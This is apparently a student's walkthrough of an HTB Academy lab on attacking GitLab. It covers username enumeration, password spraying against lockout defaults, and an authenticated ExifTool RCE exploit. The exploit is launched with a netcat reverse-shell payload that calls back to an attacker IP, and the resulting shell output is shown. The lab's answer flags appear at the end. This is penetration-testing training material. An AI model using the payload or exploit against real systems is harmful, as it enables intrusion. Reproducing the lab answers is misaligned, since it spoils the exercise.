As we saw in the previous section, even unauthenticated access to a GitLab instance could lead to sensitive data compromise. If we were able to gain access as a valid company user or an admin, we could potentially uncover enough data to fully compromise the organization in some way. GitLab has 553 CVEs reported as of September 2021. While not every single one is exploitable, there have been several severe ones over the years that could lead to remote code execution.
Username Enumeration
Though not considered a vulnerability by GitLab as seen on their Hackerone page ("User and project enumeration/path disclosure unless an additional impact can be demonstrated"), it is still something worth checking as it could result in access if users are selecting weak passwords. We can do this manually, of course, but scripts make our work much faster. We can write one ourselves in Bash or Python or use this one to enumerate a list of valid users. The Python3 version of this same tool can be found here. As with any type of password spraying attack, we should be mindful of account lockout and other kinds of interruptions. In versions below 16.6, GitLab's defaults are set to 10 failed login attempts, resulting in an automatic unlock after 10 minutes. Previously, changing these settings required compiling GitLab from source, as there was no option to modify them through the admin UI. However, starting with GitLab version 16.6, administrators can now configure these values directly through the admin UI. The number of authentication attempts before locking an account and the unlock period can be set using the max_login_attempts and failed_login_attempts_unlock_period_in_minutes settings, respectively. This configuration can be found here. However, if these settings are not manually configured, they will still default to 10 failed login attempts and an unlock period of 10 minutes. Additionally, while admins can modify the minimum password length to encourage stronger passwords, this alone will not fully mitigate the risk of password attacks.
# Number of authentication tries before locking an account if lock_strategy
# is failed attempts.
config.maximum_attempts = 10

# Time interval to unlock the account if :time is enabled as unlock_strategy.
config.unlock_in = 10.minutes
Downloading the script and running it against the target GitLab instance, we see that there are two valid usernames, root (the built-in admin account) and bob. If we successfully pulled down a large list of users, we could attempt a controlled password spraying attack with weak, common passwords such as Welcome1 or Password123, etc., or try to re-use credentials gathered from other sources such as password dumps from public data breaches.
sasorirose@htb[/htb]$ ./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist users.txt

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
                         GitLab User Enumeration Script
                                 Version 1.0

Description: It prints out the usernames that exist in your victim's GitLab CE instance

Disclaimer: Do not run this script against GitLab.com! Also keep in mind that this PoC is meant only
for educational purpose and ethical use. Running it against systems that you do not own or have the
right permission is totally on your own risk.

Author: @4DoniiS [https://github.com/4D0niiS]
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


LOOP
200
[+] The username root exists!
LOOP
302
LOOP
302
LOOP
200
[+] The username bob exists!
LOOP
302
Authenticated Remote Code Execution
Remote code execution vulnerabilities are typically considered the "cream of the crop" as access to the underlying server will likely grant us access to all data that resides on it (though we may need to escalate privileges first) and can serve as a foothold into the network for us to launch further attacks against other systems and potentially result in full network compromise. GitLab Community Edition version 13.10.2 and lower suffered from an authenticated remote code execution vulnerability due to an issue with ExifTool handling metadata in uploaded image files. This issue was fixed by GitLab rather quickly, but some companies are still likely using a vulnerable version. We can use this exploit to achieve RCE.
As this is authenticated remote code execution, we first need a valid username and password. In some instances, this would only work if we could obtain valid credentials through OSINT or a credential guessing attack. However, if we encounter a vulnerable version of GitLab that allows for self-registration, we can quickly sign up for an account and pull off the attack.
sasorirose@htb[/htb]$ python3 gitlab_13_10_2_rce.py -t http://gitlab.inlanefreight.local:8081 -u mrb3n -p password1 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.15 8443 >/tmp/f '

[1] Authenticating
Successfully Authenticated
[2] Creating Payload
[3] Creating Snippet and Uploading
[+] RCE Triggered !!
And we get a shell almost instantly.
sasorirose@htb[/htb]$ nc -lnvp 8443

listening on [any] 8443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.88] 60054

git@app04:~/gitlab-workhorse$ id

id
uid=996(git) gid=997(git) groups=997(git)

git@app04:~/gitlab-workhorse$ ls

ls
VERSION
config.toml
flag_gitlab.txt
sockets
Questions:
Find another valid user on the target GitLab instance.
┌──(sasorirose㉿kazekageiii)-[~/…/HTB_Academy/Attacking_Common_Application/common_application/gitlab]
└─$ bash gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist /usr/share/seclists/Usernames/cirt-default-usernames.txt
note: use /usr/share/seclists/Usernames/cirt-default-usernames.txt

Answer:DEMO
Gain remote code execution on the GitLab instance. Submit the flag in the directory you land in.


Answer: s3cure_y0ur_Rep0s!